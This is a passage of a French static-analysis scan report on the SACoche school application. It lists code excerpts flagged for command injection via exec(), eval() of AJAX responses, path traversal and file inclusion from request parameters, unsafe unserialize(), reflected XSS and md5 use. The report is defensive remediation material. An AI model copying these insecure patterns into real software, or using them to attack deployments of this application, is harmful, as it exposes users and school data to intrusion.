Méthode public static function lister_contenu_dossier(\$dossier)

```
....
266. return array_diff( scandir($dossier) , array('.', '..') );
```



Nom du fichier sacoché-main/_inc/class.FileSystem.php

Méthode public static function zip_fichiers(\$dossier_fichiers_a_zipper , \$dossier_zip_final , \$fichier_zip_nom)

```
....
1019. $tab_fichier =
FileSystem::lister_contenu_dossier($dossier_fichiers_a_zipper);
....
1022. exec( $zip_commande.' '.$fichier_zip_nom.' '.implode('
',$tab_fichier) , $tab_valeurs_retournees , $codeRetour );
```

Client DOM Code Injection from AJAX

Chemin d'accès de la requête:

JavaScript\Cx\JavaScript High Risk\Client DOM Code Injection from AJAX Version:1

Catégories

ASA Premium: ASA Premium

Description**Client DOM Code Injection from AJAX\Chemin d'accès 1:**

Sévérité	Haute
État de résultat	Pour vérifier
Résultats en ligne	https://acopp.in.phm.education.gouv.fr/CxWebClient/ViewerMain.aspx?scanid=87838&projectid=16426&pathid=7
Commentaires de résultats	
Assigné à	
Statut	Nouveau
Detection Date	9/23/2026 9:56:08 AM

	Source	Destination
Fichier	sacoché-	sacoché-

	main/pages/consultation_date_connexion.js	main/pages/consultation_date_connexion.js
Lignes de code analysées	89	101
Objet	responseJSON	attr

Extrait de code

Nom du fichier sacoche-main/pages/consultation_date_connexion.js

Méthode success : function(responseJSON)

```

.....
89.  success : function(responseJSON)
.....
101. $('#lien_export_csv').attr('href', responseJSON['csv_href']);

```

Client DOM Code Injection from AJAX\Chemin d'accès 2:

Sévérité	Haute
État de résultat	Pour vérifier
Résultats en ligne	https://acopp.in.phm.education.gouv.fr/CxWebClient/ViewerMain.aspx?scanid=87838&projectid=16426&pathid=8
Commentaires de résultats	
Assigné à	
Statut	Nouveau
Detection Date	9/23/2026 9:56:08 AM

	Source	Destination
Fichier	sacoche-main/pages/livret_edition.js	sacoche-main/pages/livret_edition.js
Lignes de code analysées	253	266
Objet	responseJSON	eval

Extrait de code

Nom du fichier sacoche-main/pages/livret_edition.js

Méthode success : function(responseJSON)

```

.....
253. success : function(responseJSON)
.....
266. eval( responseJSON['script'] ); // ChartOptions

```

Client DOM Code Injection from AJAX\Chemin d'accès 3:

Sévérité	Haute
État de résultat	Pour vérifier
Résultats en ligne	https://acopp.in.phm.education.gouv.fr/CxWebClient/ViewerMain.aspx?scanid=87838&projectid=16426&pathid=9

Commentaires de résultats

Assigné à

Statut

Nouveau

Detection Date

9/23/2026 9:56:08 AM

	Source	Destination
Fichier	sacoché-main/pages/officiel_accueil.js	sacoché-main/pages/officiel_accueil.js
Lignes de code analysées	291	304
Objet	responseJSON	eval

Extrait de code

Nom du fichier sacoché-main/pages/officiel_accueil.js

Méthode success : function(responseJSON)

```

.....
291.  success : function(responseJSON)
.....
304.  eval( responseJSON['script'] ); // ChartOptions

```

Client DOM Code Injection from AJAX\Chemin d'accès 4:

Sévérité

Haute

État de résultat

Pour vérifier

Résultats en ligne

<https://acopp.in.phm.education.gouv.fr/CxWebClient/ViewerMain.aspx?scanid=87838&projectid=16426&pathid=10>

Commentaires de résultats

Assigné à

Statut

Nouveau

Detection Date

9/23/2026 9:56:08 AM

	Source	Destination
Fichier	sacoché-main/pages/livret_edition.js	sacoché-main/pages/livret_edition.js
Lignes de code analysées	559	575
Objet	responseJSON	eval

Extrait de code

Nom du fichier sacoché-main/pages/livret_edition.js

Méthode success : function(responseJSON)

```

.....
559.  success : function(responseJSON)
.....
575.  eval( responseJSON['script'] ); // ChartOptions

```

Client DOM Code Injection from AJAX\Chemin d'accès 5:

Sévérité	Haute
État de résultat	Pour vérifier
Résultats en ligne	https://acopp.in.phm.education.gouv.fr/CxWebClient/ViewerMain.aspx?scanid=87838&projectid=16426&pathid=11
Commentaires de résultats	
Assigné à	
Statut	Nouveau
Detection Date	9/23/2026 9:56:08 AM

	Source	Destination
Fichier	sacoché-main/pages/officiel_accueil.js	sacoché-main/pages/officiel_accueil.js
Lignes de code analysées	615	631
Objet	responseJSON	eval

Extrait de code

Nom du fichier sacoché-main/pages/officiel_accueil.js
Méthode success : function(responseJSON)

```

.....
615.  success : function(responseJSON)
.....
631.  eval( responseJSON['script'] ); // ChartOptions

```

Client DOM Code Injection from AJAX\Chemin d'accès 6:

Sévérité	Haute
État de résultat	Pour vérifier
Résultats en ligne	https://acopp.in.phm.education.gouv.fr/CxWebClient/ViewerMain.aspx?scanid=87838&projectid=16426&pathid=12
Commentaires de résultats	
Assigné à	
Statut	Nouveau
Detection Date	9/23/2026 9:56:08 AM

	Source	Destination
Fichier	sacoché-main/pages/evaluation_gestion.js	sacoché-main/pages/evaluation_gestion.js
Lignes de	779	793

code analysées		
Objet	responseJSON	attr

Extrait de code

Nom du fichier sacoché-main/pages/evaluation_gestion.js

Méthode success : function(responseJSON)

```

.....
779. success : function(responseJSON)
.....
793. $('#lien_repart_nominative').attr('href',responseJSON['href']);

```

Relative Path Traversal

Chemin d'accès de la requête:

PHP\Cx\PHP High Risk\Relative Path Traversal Version:2

Catégories

ASA Premium: ASA Premium

Description**Relative Path Traversal\Chemin d'accès 1:**

Sévérité Haute

État de résultat Pour vérifier

Résultats en ligne <https://acopp.in.phm.education.gouv.fr/CxWebClient/ViewerMain.aspx?scanid=87838&projectid=16426&pathid=14>

Commentaires de résultats

Assigné à

Statut Nouveau

Detection Date 9/23/2026 9:56:11 AM

	Source	Destination
Fichier	sacoché-main/webservices.php	sacoché-main/webservices.php
Lignes de code analysées	50	90
Objet	_REQUEST	fichier

Extrait de code

Nom du fichier sacoché-main/webservices.php

Méthode \$WS_qui = (isset(\$_REQUEST['qui'])) ? Clean::lettres_chiffres(\$_REQUEST['qui']) : '' ;

```

.....
50. $WS_qui = (isset($_REQUEST['qui'])) ?
Clean::lettres_chiffres($_REQUEST['qui']) : '' ;

```



Nom du fichier saccoche-main/webservices.php

Méthode \$fichier = CHEMIN_DOSSIER_WEBSERVICES.\$WS_qui.'.php';

```
....
89. $fichier = CHEMIN_DOSSIER_WEBSERVICES.$WS_qui.'.php';
```



Nom du fichier saccoche-main/webservices.php

Méthode if(!is_file(\$fichier))

```
....
90. if(!is_file($fichier))
```

Relative Path Traversal\Chemin d'accès 2:

Sévérité Haute

État de résultat Pour vérifier

Résultats en ligne <https://acopp.in.phm.education.gouv.fr/CxWebClient/ViewerMain.aspx?scanid=87838&projectid=16426&pathid=15>

Commentaires de résultats

Assigné à

Statut Nouveau

Detection Date 9/23/2026 9:56:11 AM

	Source	Destination
Fichier	sacoché-main/webservices.php	sacoché-main/webservices.php
Lignes de code analysées	51	70
Objet	_REQUEST	fichier

Extrait de code

Nom du fichier saccoche-main/webservices.php

Méthode \$WS_cle = (isset(\$_REQUEST['cle'])) ? Clean::texte(\$_REQUEST['cle']) : '' ;

```
....
51. $WS_cle = (isset($_REQUEST['cle'])) ?
Clean::texte($_REQUEST['cle']) : '' ;
```



Nom du fichier saccoche-main/webservices.php

Méthode \$WS_cle = Clean::param_chemin(\$WS_cle);

```
....
64. $WS_cle = Clean::param_chemin($WS_cle);
```

Nom du fichier saccoche-main/webservices.php

Méthode \$fichier = CHEMIN_DOSSIER_LOGINPASS.\$WS_cle.'.txt';

```
....
69.  $fichier = CHEMIN_DOSSIER_LOGINPASS.$WS_cle.'.txt';
```

Nom du fichier saccoche-main/webservices.php

Méthode if(!is_file(\$fichier))

```
....
70.  if(!is_file($fichier))
```

Relative Path Traversal\Chemin d'accès 3:

Sévérité Haute

État de résultat Pour vérifier

Résultats en ligne <https://acopp.in.phm.education.gouv.fr/CxWebClient/ViewerMain.aspx?scanid=87838&projectid=16426&pathid=16>

Commentaires de résultats

Assigné à

Statut Nouveau

Detection Date 9/23/2026 9:56:11 AM

	Source	Destination
Fichier	saccoche-main/webservices.php	saccoche-main/webservices.php
Lignes de code analysées	51	74
Objet	_REQUEST	fichier

Extrait de code

Nom du fichier saccoche-main/webservices.php

Méthode \$WS_cle = (isset(\$_REQUEST['cle'])) ? Clean::texte(\$_REQUEST['cle']) : '' ;

```
....
51.  $WS_cle = (isset($_REQUEST['cle'])) ?
Clean::texte($_REQUEST['cle']) : '' ;
```

Nom du fichier saccoche-main/webservices.php

Méthode \$WS_cle = Clean::param_chemin(\$WS_cle);

```
....
64.  $WS_cle = Clean::param_chemin($WS_cle);
```



Nom du fichier saccoche-main/webservices.php

Méthode \$fichier = CHEMIN_DOSSIER_LOGINPASS.\$WS_cle.'.txt';

```
....
69.  $fichier = CHEMIN_DOSSIER_LOGINPASS.$WS_cle.'.txt';
```



Nom du fichier saccoche-main/webservices.php

Méthode \$infos_user = file_get_contents(\$fichier);

```
....
74.  $infos_user = file_get_contents($fichier);
```

Relative Path Traversal\Chemin d'accès 4:

Sévérité Haute

État de résultat Pour vérifier

Résultats en ligne <https://acopp.in.phm.education.gouv.fr/CxWebClient/ViewerMain.aspx?scanid=87838&projectid=16426&pathid=17>

Commentaires de résultats

Assigné à

Statut Nouveau

Detection Date 9/23/2026 9:56:11 AM

	Source	Destination
Fichier	saccoche-main/_inc/class.FileSystem.php	saccoche-main/_inc/class.FileSystem.php
Lignes de code analysées	1220	1269
Objet	_FILES	BinaryExpr

Extrait de code

Nom du fichier saccoche-main/_inc/class.FileSystem.php

Méthode public static function recuperer_upload(\$fichier_final_chemin , \$fichier_final_nom=NULL , \$tab_extensions_autorisees=NULL , \$tab_extensions_interdites=NULL , \$taille_maxi=NULL , \$filename_in_zip=NULL , \$lower=TRUE)

```

.....
1220. $tab_file = $_FILES['userfile'];
1221. $fichier_tmp_nom = $tab_file['name'];
.....
1266. $fichier_final_nom = ($fichier_final_nom) ?
str_replace('<EXT>','.'.$extension,$fichier_final_nom) :
Clean::fichier($fichier_tmp_nom,$lower);
.....
1269. if(!move_uploaded_file( $fichier_tmp_chemin ,
$fichier_final_chemin.$fichier_final_nom ))

```

Relative Path Traversal\Chemin d'accès 5:

Sévérité	Haute
État de résultat	Pour vérifier
Résultats en ligne	https://acopp.in.phm.education.gouv.fr/CxWebClient/ViewerMain.aspx?scanid=87838&projectid=16426&pathid=18
Commentaires de résultats	
Assigné à	
Statut	Nouveau
Detection Date	9/23/2026 9:56:11 AM

	Source	Destination
Fichier	sacoché-main/_inc/class.FileSystem.php	sacoché-main/_inc/class.FileSystem.php
Lignes de code analysées	1220	1137
Objet	_FILES	chemin_nom_final

Extrait de code

Nom du fichier sacoché-main/_inc/class.FileSystem.php

Méthode public static function recuperer_upload(\$fichier_final_chemin , \$fichier_final_nom=NULL , \$tab_extensions_autorisees=NULL , \$tab_extensions_interdites=NULL , \$taille_maxi=NULL , \$filename_in_zip=NULL , \$lower=TRUE)

```

.....
1220. $tab_file = $_FILES['userfile'];
1221. $fichier_tmp_nom = $tab_file['name'];
.....
1266. $fichier_final_nom = ($fichier_final_nom) ?
str_replace('<EXT>','.'.$extension,$fichier_final_nom) :
Clean::fichier($fichier_tmp_nom,$lower);
.....
1281. $result = FileSystem::unzip_one( $fichier_tmp_chemin ,
$filename_in_zip , $fichier_final_chemin.$fichier_final_nom );

```

Nom du fichier sacoché-main/_inc/class.FileSystem.php

Méthode public static function unzip_one(\$chemin_fichier_zip , \$fichier_nom_archive , \$chemin_nom_final)

```

.....
1122. public static function unzip_one( $chemin_fichier_zip ,
    $fichier_nom_archive , $chemin_nom_final )
.....
1137. if(!rename(CHEMIN_DOSSIER_IMPORT.$fichier_nom_archive ,
    $chemin_nom_final))

```

Dangerous File Inclusion

Chemin d'accès de la requête:

PHP\Cx\PHP High Risk\Dangerous File Inclusion Version:2

Catégories

ASA Premium: ASA Premium

Description

Dangerous File Inclusion\Chemin d'accès 1:

Sévérité	Haute
État de résultat	Pour vérifier
Résultats en ligne	https://acopp.in.phm.education.gouv.fr/CxWebClient/ViewerMain.aspx?scanid=87838&projectid=16426&pathid=2
Commentaires de résultats	
Assigné à	
Statut	Nouveau
Detection Date	9/23/2026 9:55:16 AM

	Source	Destination
Fichier	sacoché-main/webservices.php	sacoché-main/webservices.php
Lignes de code analysées	50	94
Objet	_REQUEST	require

Extrait de code

Nom du fichier sacoché-main/webservices.php

Méthode \$WS_qui = (isset(\$_REQUEST['qui'])) ? Clean::lettres_chiffres(\$_REQUEST['qui']) : '' ;

```

.....
50. $WS_qui = (isset($_REQUEST['qui'])) ?
    Clean::lettres_chiffres($_REQUEST['qui']) : '' ;

```



Nom du fichier sacoché-main/webservices.php

Méthode \$fichier = CHEMIN_DOSSIER_WEBSERVICES.\$WS_qui.'.php';

```

.....
89. $fichier = CHEMIN_DOSSIER_WEBSERVICES.$WS_qui.'.php';

```

Nom du fichier sacoch-main/webservices.php

Méthode require(\$fichier);

```
....
94. require($fichier);
```

Deserialization of Untrusted Data

Chemin d'accès de la requête:

PHP\Cx\PHP High Risk\Deserialization of Untrusted Data Version:5

Catégories

ASA Premium: ASA Premium

Description

Deserialization of Untrusted Data\Chemin d'accès 1:

Sévérité Haute

État de résultat Pour vérifier

Résultats en ligne <https://acopp.in.phm.education.gouv.fr/CxWebClient/ViewerMain.aspx?scanid=87838&projectid=16426&pathid=3>

Commentaires de résultats

Assigné à

Statut Nouveau

Detection Date 9/23/2026 9:55:16 AM

	Source	Destination
Fichier	sacoch-main/_inc/class.FileSystem.php	sacoch-main/_inc/class.FileSystem.php
Lignes de code analysées	976	976
Objet	fichier_chemin	unserialize

Extrait de code

Nom du fichier sacoch-main/_inc/class.FileSystem.php

Méthode public static function recuperer_fichier_infos_serializees(\$fichier_chemin)

```
....
976. $fichier_contenu = @unserialize( file_get_contents(
    $fichier_chemin ) );
```

Reflected XSS

Chemin d'accès de la requête:

PHP\Cx\PHP High Risk\Reflected XSS Version:8

Catégories

ASA Premium: ASA Premium

ASD STIG 6.1: APSC-DV-002490 - CAT I The application must protect from Cross-Site Scripting (XSS) vulnerabilities.

Description

Reflected XSS\Chemin d'accès 1:

Sévérité	Haute
État de résultat	Pour vérifier
Résultats en ligne	https://acopp.in.phm.education.gouv.fr/CxWebClient/ViewerMain.aspx?scanid=87838&projectid=16426&pathid=13
Commentaires de résultats	
Assigné à	
Statut	Nouveau
Detection Date	9/23/2026 9:56:10 AM

	Source	Destination
Fichier	sacoche-main/pages/public_accueil.php	sacoche-main/pages/public_accueil.php
Lignes de code analysées	34	34
Objet	_COOKIE	BinaryExpr

Extrait de code

Nom du fichier saccoche-main/pages/public_accueil.php

Méthode ...em>SACoche sans s'identifier !
Fermez votre navigateur ou déconnectez-vous ...

```
....
34. ...em>SACoche</em> sans s'identifier !<br>Fermez votre navigateur
ou <a
href="index.php?page=public_sso_logout&base='.$_COOKIE[COOKIE_STRUCTURE].'">déconnectez-vous ...
```

SSRF

Chemin d'accès de la requête:

PHP\Cx\PHP High Risk\SSRF Version:4

Catégories

ASA Premium: ASA Premium

Description

SSRF\Chemin d'accès 1:

Sévérité	Haute
État de résultat	Pour vérifier
Résultats en ligne	https://acopp.in.phm.education.gouv.fr/CxWebClient/ViewerMain.aspx?scanid=87838&projectid=16426&pathid=19
Commentaires de résultats	

Assigné à

Statut

Nouveau

Detection Date

9/23/2026 9:56:11 AM

	Source	Destination
Fichier	sacoché-main/webservices.php	sacoché-main/webservices.php
Lignes de code analysées	51	74
Objet	_REQUEST	fichier

Extrait de code

Nom du fichier sacoché-main/webservices.php

Méthode \$WS_cle = (isset(\$_REQUEST['cle'])) ? Clean::texte(\$_REQUEST['cle']) : '';

```

.....
51. $WS_cle = (isset($_REQUEST['cle'])) ?
Clean::texte($_REQUEST['cle']) : '' ;

```



Nom du fichier sacoché-main/webservices.php

Méthode \$WS_cle = Clean::param_chemin(\$WS_cle);

```

.....
64. $WS_cle = Clean::param_chemin($WS_cle);

```



Nom du fichier sacoché-main/webservices.php

Méthode \$fichier = CHEMIN_DOSSIER_LOGINPASS.\$WS_cle.'.txt';

```

.....
69. $fichier = CHEMIN_DOSSIER_LOGINPASS.$WS_cle.'.txt';

```



Nom du fichier sacoché-main/webservices.php

Méthode \$infos_user = file_get_contents(\$fichier);

```

.....
74. $infos_user = file_get_contents($fichier);

```

Broken or Risky Hashing Function

Chemin d'accès de la requête:

PHP\Cx\PHP Medium Threat\Broken or Risky Hashing Function Version:4

Catégories

ASA Premium: ASA Premium

Base Preset: Base Preset

Description**Broken or Risky Hashing Function\Chemin d'accès 1:**

Sévérité	Moyenne
État de résultat	Pour vérifier
Résultats en ligne	https://acopp.in.phm.education.gouv.fr/CxWebClient/ViewerMain.aspx?scanid=87838&projectid=16426&pathid=20
Commentaires de résultats	
Assigné à	
Statut	Nouveau
Detection Date	9/23/2026 9:56:13 AM

	Source	Destination
Fichier	sacoche-main/pages/administrateur_fichier_user.ajax.step20.php	sacoche-main/pages/administrateur_fichier_user.ajax.step20.php
Lignes de code analysées	1602	1602
Objet	md5	md5

Extrait de code

Nom du fichier saccoche-main/pages/administrateur_fichier_user.ajax.step20.php

Méthode \$classe_old_ref = mb_substr(Clean::ref(\$niveau_ref.'_'.md5(\$niveau_ref.\$classe)),0,8);

```
....
1602. $classe_old_ref =
mb_substr(Clean::ref($niveau_ref.'_'.md5($niveau_ref.$classe)),0,8);
```

Broken or Risky Hashing Function\Chemin d'accès 2:

Sévérité	Moyenne
État de résultat	Pour vérifier
Résultats en ligne	https://acopp.in.phm.education.gouv.fr/CxWebClient/ViewerMain.aspx?scanid=87838&projectid=16426&pathid=21
Commentaires de résultats	
Assigné à	
Statut	Nouveau
Detection Date	9/23/2026 9:56:13 AM

	Source	Destination
Fichier	sacoche-main/pages/livret_export.ajax.php	sacoche-main/pages/livret_export.ajax.php
Lignes de code analysées	537	537

Objet	md5	md5
-------	-----	-----

Extrait de code

Nom du fichier sacoché-main/pages/livret_export.ajax.php

Méthode function xml_responsables(\$tab_donnee_bilan_responsables)

```
.....
537.    $md5 = md5($adresse);
```

Broken or Risky Hashing Function\Chemin d'accès 3:

Sévérité Moyenne

État de résultat Pour vérifier

Résultats en ligne <https://acopp.in.phm.education.gouv.fr/CxWebClient/ViewerMain.aspx?scanid=87838&projectid=16426&pathid=22>

Commentaires de résultats

Assigné à

Statut Nouveau

Detection Date 9/23/2026 9:56:13 AM

	Source	Destination
Fichier	sacoché-main/pages/public_contact_admin.ajax.php	sacoché-main/pages/public_contact_admin.ajax.php
Lignes de code analysées	77	77
Objet	md5	md5

Extrait de code

Nom du fichier sacoché-main/pages/public_contact_admin.ajax.php

Méthode Session::_set('MEMO_COURRIEL_MD5', md5(\$code.\$BASE.\$courriel));

```
.....
77.    Session::_set('MEMO_COURRIEL_MD5', md5($code.$BASE.$courriel));
```

Broken or Risky Hashing Function\Chemin d'accès 4:

Sévérité Moyenne

État de résultat Pour vérifier

Résultats en ligne <https://acopp.in.phm.education.gouv.fr/CxWebClient/ViewerMain.aspx?scanid=87838&projectid=16426&pathid=23>

Commentaires de résultats

Assigné à

Statut Nouveau

Detection Date 9/23/2026 9:56:13 AM

	Source	Destination
Fichier	sacoché-main/pages/public_contact_admin.ajax.php	sacoché-main/pages/public_contact_admin.ajax.php
Lignes de code analysées	106	106
Objet	md5	md5

Extrait de code

Nom du fichier sacoché-main/pages/public_contact_admin.ajax.php

Méthode if(md5(\$code.\$BASE.\$courriel) != \$_SESSION['MEMO_COURRIEL_MD5'])

```

.....
106.  if( md5($code.$BASE.$courriel) != $_SESSION['MEMO_COURRIEL_MD5'] )

```

Broken or Risky Hashing Function\Chemin d'accès 5:

Sévérité Moyenne

État de résultat Pour vérifier

Résultats en ligne <https://acopp.in.phm.education.gouv.fr/CxWebClient/ViewerMain.aspx?scanid=87838&projectid=16426&pathid=24>

Commentaires de résultats

Assigné à

Statut Nouveau

Detection Date 9/23/2026 9:56:13 AM

	Source	Destination
Fichier	sacoché-main/pages/public_nouveau_mdp.php	sacoché-main/pages/public_nouveau_mdp.php
Lignes de code analysées	114	114
Objet	md5	md5

Extrait de code

Nom du fichier sacoché-main/pages/public_nouveau_mdp.php

Méthode \$valeur = (\$i==\$bon_numero) ? \$code_get : md5(mt_rand()).'h'.mt_rand(1,999) ;

```

.....
114.  $valeur = ($i==$bon_numero) ? $code_get :
md5(mt_rand()).'h'.mt_rand(1,999) ;

```

Broken or Risky Hashing Function\Chemin d'accès 6:

Sévérité Moyenne

État de résultat Pour vérifier

Résultats en ligne <https://acopp.in.phm.education.gouv.fr/CxWebClient/ViewerMain.aspx?scanid=87838&pr>

[objectid=16426&pathid=25](#)

Commentaires de
résultats

Assigné à

Statut

Nouveau

Detection Date

9/23/2026 9:56:13 AM

	Source	Destination
Fichier	sacoché-main/_inc/class.FileSystem.php	sacoché-main/_inc/class.FileSystem.php
Lignes de code analysées	187	187
Objet	md5	md5

Extrait de code

Nom du fichier sacoché-main/_inc/class.FileSystem.php

Méthode private static function fabriquer_md5_file(\$fichier)

```
....
187. return md5( str_replace( Clean::tab_crlf() , ' ' ,
file_get_contents($fichier) ) );
```

Broken or Risky Hashing Function\Chemin d'accès 7:

Sévérité

Moyenne

État de résultat

Pour vérifier

Résultats en ligne

[https://acopp.in.phm.education.gouv.fr/CxWebClient/ViewerMain.aspx?scanid=87838&pr
objectid=16426&pathid=26](https://acopp.in.phm.education.gouv.fr/CxWebClient/ViewerMain.aspx?scanid=87838&pr
objectid=16426&pathid=26)

Commentaires de
résultats

Assigné à

Statut

Nouveau

Detection Date

9/23/2026 9:56:13 AM

	Source	Destination
Fichier	sacoché-main/_inc/class.FileSystem.php	sacoché-main/_inc/class.FileSystem.php
Lignes de code analysées	598	598
Objet	md5	md5

Extrait de code

Nom du fichier sacoché-main/_inc/class.FileSystem.php

Méthode public static function generer_fin_nom_fichier__pseudo_alea(\$fichier_nom_debut)

```
.....
598.    return md5($fichier_nom_debut.$_SERVER['DOCUMENT_ROOT']);
```

Broken or Risky Hashing Function\Chemin d'accès 8:

Sévérité	Moyenne
État de résultat	Pour vérifier
Résultats en ligne	https://acopp.in.phm.education.gouv.fr/CxWebClient/ViewerMain.aspx?scanid=87838&projectid=16426&pathid=27
Commentaires de résultats	
Assigné à	
Statut	Nouveau
Detection Date	9/23/2026 9:56:13 AM

	Source	Destination
Fichier	sacoché-main/_inc/class.FileSystem.php	sacoché-main/_inc/class.FileSystem.php
Lignes de code analysées	612	612
Objet	md5	md5

Extrait de code

Nom du fichier sacoché-main/_inc/class.FileSystem.php

Méthode public static function generer_nom_structure_session()

```
.....
612.    return
$_SESSION['BASE'].'_'.md5(session_id().$_SERVER['DOCUMENT_ROOT']);
```

Broken or Risky Hashing Function\Chemin d'accès 9:

Sévérité	Moyenne
État de résultat	Pour vérifier
Résultats en ligne	https://acopp.in.phm.education.gouv.fr/CxWebClient/ViewerMain.aspx?scanid=87838&projectid=16426&pathid=28
Commentaires de résultats	
Assigné à	
Statut	Nouveau
Detection Date	9/23/2026 9:56:13 AM

	Source	Destination
Fichier	sacoché-main/_inc/class.FileSystem.php	sacoché-main/_inc/class.FileSystem.php
Lignes de code analysées	826	826

Objet	md5	md5
-------	-----	-----

Extrait de code

Nom du fichier sacoche-main/_inc/class.FileSystem.php

Méthode public static function fabriquer_fichier_user_infos_for_appli_externe()

```
....
826. $clef = uniqid().md5('grain_de_poivre'.mt_rand());
```

Broken or Risky Hashing Function\Chemin d'accès 10:

Sévérité Moyenne

État de résultat Pour vérifier

Résultats en ligne <https://acopp.in.phm.education.gouv.fr/CxWebClient/ViewerMain.aspx?scanid=87838&projectid=16426&pathid=29>

Commentaires de résultats

Assigné à

Statut Nouveau

Detection Date 9/23/2026 9:56:13 AM

	Source	Destination
Fichier	sacoche-main/_inc/class.Outil.php	sacoche-main/_inc/class.Outil.php
Lignes de code analysées	110	110
Objet	md5	md5

Extrait de code

Nom du fichier sacoche-main/_inc/class.Outil.php

Méthode public static function clef_md5(\$chaine)

```
....
110. return md5('grain_de_sel'.$chaine);
```

Broken or Risky Hashing Function\Chemin d'accès 11:

Sévérité Moyenne

État de résultat Pour vérifier

Résultats en ligne <https://acopp.in.phm.education.gouv.fr/CxWebClient/ViewerMain.aspx?scanid=87838&projectid=16426&pathid=30>

Commentaires de résultats

Assigné à

Statut Nouveau

Detection Date 9/23/2026 9:56:13 AM

Source	Destination
--------	-------------

Fichier	sacoché-main/_inc/class.PDF.php	sacoché-main/_inc/class.PDF.php
Lignes de code analysées	393	393
Objet	md5	md5

Extrait de code

Nom du fichier sacoché-main/_inc/class.PDF.php

Méthode public function MemImage(\$data, \$x=NULL, \$y=NULL, \$w=0, \$h=0, \$type="", \$link="")

```
....
393.    $v = 'img'.md5($data);
```

Broken or Risky Hashing Function\Chemin d'accès 12:

Sévérité	Moyenne
État de résultat	Pour vérifier
Résultats en ligne	https://acopp.in.phm.education.gouv.fr/CxWebClient/ViewerMain.aspx?scanid=87838&projectid=16426&pathid=31
Commentaires de résultats	
Assigné à	
Statut	Nouveau
Detection Date	9/23/2026 9:56:13 AM

	Source	Destination
Fichier	sacoché-main/_inc/class.Session.php	sacoché-main/_inc/class.Session.php
Lignes de code analysées	321	321
Objet	md5	md5

Extrait de code

Nom du fichier sacoché-main/_inc/class.Session.php

Méthode private static function open_new()

```
....
321.    $ID = Session::$SESSION_ID ? Session::$SESSION_ID :
        uniqid().md5('grain_de_sable'.mt_rand()) ;
```

Broken or Risky Hashing Function\Chemin d'accès 13:

Sévérité	Moyenne
État de résultat	Pour vérifier
Résultats en ligne	https://acopp.in.phm.education.gouv.fr/CxWebClient/ViewerMain.aspx?scanid=87838&projectid=16426&pathid=32
Commentaires de résultats	

Assigné à
Statut Nouveau
Detection Date 9/23/2026 9:56:13 AM

	Source	Destination
Fichier	sacoché-main/_inc/code_livret_recolter.php	sacoché-main/_inc/code_livret_recolter.php
Lignes de code analysées	1324	1324
Objet	md5	md5

Extrait de code

Nom du fichier sacoché-main/_inc/code_livret_recolter.php

Méthode \$key_element = 'EL'.md5(\$texte);

```
....
1324. $key_element = 'EL'.md5($texte);
```

Broken or Risky Hashing Function\Chemin d'accès 14:

Sévérité Moyenne
État de résultat Pour vérifier
Résultats en ligne <https://acopp.in.phm.education.gouv.fr/CxWebClient/ViewerMain.aspx?scanid=87838&projectid=16426&pathid=33>
Commentaires de résultats
Assigné à
Statut Nouveau
Detection Date 9/23/2026 9:56:13 AM

	Source	Destination
Fichier	sacoché-main/_inc/noyau_items_releve.php	sacoché-main/_inc/noyau_items_releve.php
Lignes de code analysées	864	864
Objet	md5	md5

Extrait de code

Nom du fichier sacoché-main/_inc/noyau_items_releve.php

Méthode \$image_md5 = md5(\$image_contenu);

```
....
864. $image_md5 = md5($image_contenu);
```

Broken or Risky Hashing Function\Chemin d'accès 15:

Sévérité Moyenne

État de résultat	Pour vérifier
Résultats en ligne	https://acopp.in.phm.education.gouv.fr/CxWebClient/ViewerMain.aspx?scanid=87838&projectid=16426&pathid=34
Commentaires de résultats	
Assigné à	
Statut	Nouveau
Detection Date	9/23/2026 9:56:13 AM

	Source	Destination
Fichier	sacoché-main/_inc/noyau_items_releve.php	sacoché-main/_inc/noyau_items_releve.php
Lignes de code analysées	1332	1332
Objet	md5	md5

Extrait de code

Nom du fichier sacoché-main/_inc/noyau_items_releve.php

Méthode \$image_md5 = md5(\$image_contenu);

```
....
1332. $image_md5 = md5($image_contenu);
```

Broken or Risky Hashing Function\Chemin d'accès 16:

Sévérité	Moyenne
État de résultat	Pour vérifier
Résultats en ligne	https://acopp.in.phm.education.gouv.fr/CxWebClient/ViewerMain.aspx?scanid=87838&projectid=16426&pathid=35
Commentaires de résultats	
Assigné à	
Statut	Nouveau
Detection Date	9/23/2026 9:56:13 AM

	Source	Destination
Fichier	sacoché-main/_inc/noyau_items_synthese.php	sacoché-main/_inc/noyau_items_synthese.php
Lignes de code analysées	729	729
Objet	md5	md5

Extrait de code

Nom du fichier sacoché-main/_inc/noyau_items_synthese.php

Méthode \$image_md5 = md5(\$image_contenu);

```
.....
729.  $image_md5      = md5($image_contenu);
```

Broken or Risky Hashing Function\Chemin d'accès 17:

Sévérité	Moyenne
État de résultat	Pour vérifier
Résultats en ligne	https://acopp.in.phm.education.gouv.fr/CxWebClient/ViewerMain.aspx?scanid=87838&projectid=16426&pathid=36
Commentaires de résultats	
Assigné à	
Statut	Nouveau
Detection Date	9/23/2026 9:56:13 AM

	Source	Destination
Fichier	sacoché-main/_inc/noyau_items_synthese.php	sacoché-main/_inc/noyau_items_synthese.php
Lignes de code analysées	1145	1145
Objet	md5	md5

Extrait de code

Nom du fichier sacoché-main/_inc/noyau_items_synthese.php

Méthode \$image_md5 = md5(\$image_contenu);

```
.....
1145.  $image_md5      = md5($image_contenu);
```

Broken or Risky Hashing Function\Chemin d'accès 18:

Sévérité	Moyenne
État de résultat	Pour vérifier
Résultats en ligne	https://acopp.in.phm.education.gouv.fr/CxWebClient/ViewerMain.aspx?scanid=87838&projectid=16426&pathid=37
Commentaires de résultats	
Assigné à	
Statut	Nouveau
Detection Date	9/23/2026 9:56:13 AM

	Source	Destination
Fichier	sacoché-main/_inc/noyau_livret_fin_cycle_socle.php	sacoché-main/_inc/noyau_livret_fin_cycle_socle.php
Lignes de code analysées	232	232

Objet	md5	md5
-------	-----	-----

Extrait de code

Nom du fichier sacoché-main/_inc/noyau_livret_fin_cycle_socle.php

Méthode \$image_md5 = md5(\$image_contenu);

```
....
232. $image_md5 = md5($image_contenu);
```

Broken or Risky Hashing Function\Chemin d'accès 19:

Sévérité Moyenne

État de résultat Pour vérifier

Résultats en ligne <https://acopp.in.phm.education.gouv.fr/CxWebClient/ViewerMain.aspx?scanid=87838&projectid=16426&pathid=38>

Commentaires de résultats

Assigné à

Statut Nouveau

Détection Date 9/23/2026 9:56:13 AM

	Source	Destination
Fichier	sacoché-main/_inc/noyau_livret_fin_cycle_socle.php	sacoché-main/_inc/noyau_livret_fin_cycle_socle.php
Lignes de code analysées	239	239
Objet	md5	md5

Extrait de code

